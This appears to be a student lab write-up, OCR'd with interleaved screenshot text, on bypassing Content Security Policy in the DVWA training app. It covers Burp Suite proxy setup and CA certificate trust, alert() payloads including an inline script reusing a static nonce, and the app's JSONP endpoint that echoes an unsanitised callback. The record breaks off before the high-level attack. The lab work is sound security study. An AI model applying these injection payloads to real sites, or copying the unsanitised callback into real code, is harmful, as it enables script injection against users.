
```
# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://www.toptal.com/developers/hastebin/raw/cezaruzeka
```

From the first pastebin link, we see this after searching it. The raw indicates that it is plain text:



```
alert("pastebin");
```

The second link does not seem to work as it gives this 404 message:



Unfortunately, the page you're looking for doesn't exist.

404

Toptal - Hire the top 3% of of of freelance talent

Hire a Toptaler
Work with top freelancers on a no-risk trial period.


Become a Toptaler
Apply to join the elite ranks of Toptal freelancers.

The Toptal Blog
Read world-class research and insights in business, design, and technology.

But both these links do not seem to work properly, and after some research on this issue, we found it to be unsolved as per the Github: https://github.com/digininja/DVWA/issues/539.


For better analysis and research, we downloaded an application called BurpSuite that works as an application layer proxy. This will allow us to capture the requests issued by the browser. We downloaded the community edition from this website:
https://portswigger.net/burp/releases/professional-community-2023-3-3

And installed the script with chmod:




```
┌──(kali㉿kali)-[~/Documents]
└─$ chmod +x burpsuite_community_linux_v2023_3_3.sh
```

And ran it with sudo privelages:




```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo ./burpsuite_community_linux_v2023_3_3.sh
```

After that, we can run the BurpSuite application


Learn, explore and discover
Getting started with Burp Suite
Burp Suite - a guided video tour
Burp Suite video tutorials
The Web Security Academy
Burp Suite Support Center
Burp Suite on Twitter

After that, since we need to use firefox and not the default Burp browser, we configured it to work with firefox by going to settings >> network settings >> manual proxy configuration >> enter BURP proxy listener address in the HTTP proxy and burp proxy listener port in the port address:



Connection Settings

Configure Proxy Access to the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration]

HTTP Proxy 127.0.0.1 Port 8080

[✓] Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

SOCKS v4 [✓ SOCKS v5]


- Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24


Using this website, we fixed an error with the way BurpSuite intercept HTTP requests on localhost:
https://forum.portswigger.net/thread/burp-proxy-cannot-reach-my-local-dvwa-instance-ce40ad90
In the ports.config file (/etc/apache2/ports.conf) inside apache2, we edit Listen 80 to Listen 0.0.0.0:80


/etc/apache2/ports.conf [Read Only] - Mousepad
File Edit Search View Document Help

```
# If you just change the port or add more ports here, yo
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80

```

We also had to change this setting from false to true. This was a common error present in newer versions of firefox.


As of now, BurpSuite only works with HTTP requests and we have to install Burp's CA certificate to be able to intercept HTTPS requests.
We search "http://burpsuite" and get redirected to the below page where we press the CA Certificate (we drew a red box around it) to install it



Burp Suite Community Edition

Welcome to Burp Suite Community Edition.

After that, we should go to the certificates tab in the firefox settings, import our new certificate, and trust it. Finally, we restart firefox.




Downloading Certificate

You have been asked to trust a new Certificate Authority (CA).


Do you want to trust "PortSwigger CA" for the following purposes?
[✓] Trust this CA to identify websites.

Now, onto the javascript script, we created a simple script and placed it in the DVWA folder located at /var/www/html/DVWA. After going to the directory, we did nano js_script.js to create the script and wrote an alert(“Hi, I am a script”);.
This is it seen on the localhost DVWA directory:


Vulnerability: Content Se
localhost/DVWA/js_script.js
localhost/DVWA/js_script.js
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali Ne


```
alert("Hi, I am a script");
```

We can either paste it directly into the text-box or make a file:
And now when we paste it in the text box we receive the following message and can see a successful GET for the script and POST request, and we have successfully planted out script into the page!




Hi, I am a script

Note: we tried putting the script on localhost (/var/www/html) outside the DVWA directory and the GET was not blocked as it still satisfied the security policy, but running this Python command to start a HTTP server over this directory



```
┌──(kali㉿kali)-[/var/www/html]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Looking next to the js_script, we can see that it is blocked.




```
200  POST  localhost       /DVWA/vulnerabilities/csp/  document          html    1.92 KB  4.09 KB  57 ms
200  GET   localhost       dvwaPage.js                 script            js      cached   0 B      0 ms
     GET   127.0.0.1:1337  js_script.js                script                    CSP
200  GET   localhost       add_event_listeners.js      script            js      cached   593 B    0 ms
200  GET   localhost       favicon.ico                 FaviconLoader.js  vnd.m…  cached   1.37 KB  0 ms
```

We concluded this happens because When we put the script in the /var/www/html or /var/www/html/DVWA directory, it is delivered by the web server software (in our example, Apache that is operating on the same system as DVWA). It is set up to serve the DVWA application and has the permissions necessary to view and run the scripts. So, placing a script in those folders causes it to be delivered by the same server, and the browser interprets it as coming from the same origin, enabling it to execute without violating the CSP.

But, when we use python -m http.server 1337 to create a Python HTTP server, you are essentially creating another web server on the same machine that listens on port 1337. Because this server isn't configured to interact with the DVWA app, the browser treats it as a distinct origin, despite the fact that it's on the same system. Because this alternative origin does not mesh with the DVWA app's loose CSP, the browser blocks the script because it violates the CSP.


Below, when we intercept on BurpSuite, we can see the include and the script header:



```
POST /DVWA/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

CSP Bypass with Security Level Medium:

This is the first page that appears when we change to the medium level, and it appears similar to the low level:



Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

More Information

- Content Security Policy Reference
- Mozilla Developer Network - CSP: script-src
- Mozilla Security Blog - CSP for the web we have


Module developed by Digininja.

But we can see that the the CSP has changed

```
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-
TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";
```

The main difference is that the security has been improved by adding a nonce, which means that this value should be appended to whatever file request is made to be able to attack. This helps in preventing in-line attacks.


We included this command in the text-box an got the following reply:
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("Hello, I am script 2");</script>



So, we have finished with the medium level.

CSP Bypass with Security Level High:

This is is the page we first see, it has an unsolved sum and once we press the button the sum will be solved.



Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to ../..//vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.


1+2+3+4+5=15

More Information

- Content Security Policy Reference
- Mozilla Developer Network - CSP: script-src
- Mozilla Security Blog - CSP for the web we have


Module developed by Digininja.

From the source-code, we can notice the CSP has changed to run scripts that are only on the domain vulnerbailities/csp/source/high.php due to the presence of ‘self’ only:



```
$headerCSP = "Content-Security-Policy: script-src 'self';";
```


Moreover, we have a a button appended to the body as seen in the source code:



vulnerabilities/csp/source/high.js


```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
```

Going to the directory with the source code:



```
┌──(kali㉿kali)-[/var/www/html/DVWA]
└─$ cd /var/www/html/DVWA/vulnerabilities/csp/source

┌──(kali㉿kali)-[/var/…/DVWA/vulnerabilities/csp/source]
```


From the jsonp.php, we can see there is a callback



kali@kali: /var/www/html/DVWA/vulnerabilities/csp/source


```
GNU nano 7.2                                jsonp.php
<?php
header("Content-Type: application/json; charset=UTF-8");

if (array_key_exists ("callback", $_GET)) {
        $callback = $_GET['callback'];
} else {
        return "";
}

$outp = array ("answer" => "15");

echo $callback . "(".json_encode($outp).")";
?>
```

So now, we will intercept the request with BurpSuite:



